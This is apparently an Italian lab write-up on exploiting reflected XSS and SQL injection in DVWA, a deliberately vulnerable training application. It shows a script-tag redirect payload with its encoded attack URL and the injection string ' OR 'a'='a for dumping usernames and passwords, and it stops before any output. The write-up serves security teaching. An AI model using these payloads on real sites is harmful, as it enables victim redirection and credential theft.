


argomento: Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA

XSS Riflesso:

Utilizzeremo questo script per reindirizzare la nostra vittima a un sito malevolo di nostra scelta:

```
<script> window.location='https://www.youtube.com/watch?v=2qBIE2-WL60'; </script>
```

**(ATTENZIONE: CONTENUTO MOLTO PERICOLOSO)**



Inseriamo il nostro script e cliccando Submit, il reindirizzamento verrà lanciato.

Questo perché l'URL generato sarà il seguente:

[http://192.168.51.101/dvwa/vulnerabilities/xss\\_r/?name=%3Cscript%3Ewindow.location=%27https://www.youtube.com/watch?v=2qBIE2-WL60%27;%3C/script%3E](http://192.168.51.101/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ewindow.location=%27https://www.youtube.com/watch?v=2qBIE2-WL60%27;%3C/script%3E)

SQL Injection:

Ci viene richiesto un USER ID

Sfruttiamo ' OR 'a'='a per ottenere accesso a tutti gli username e password:

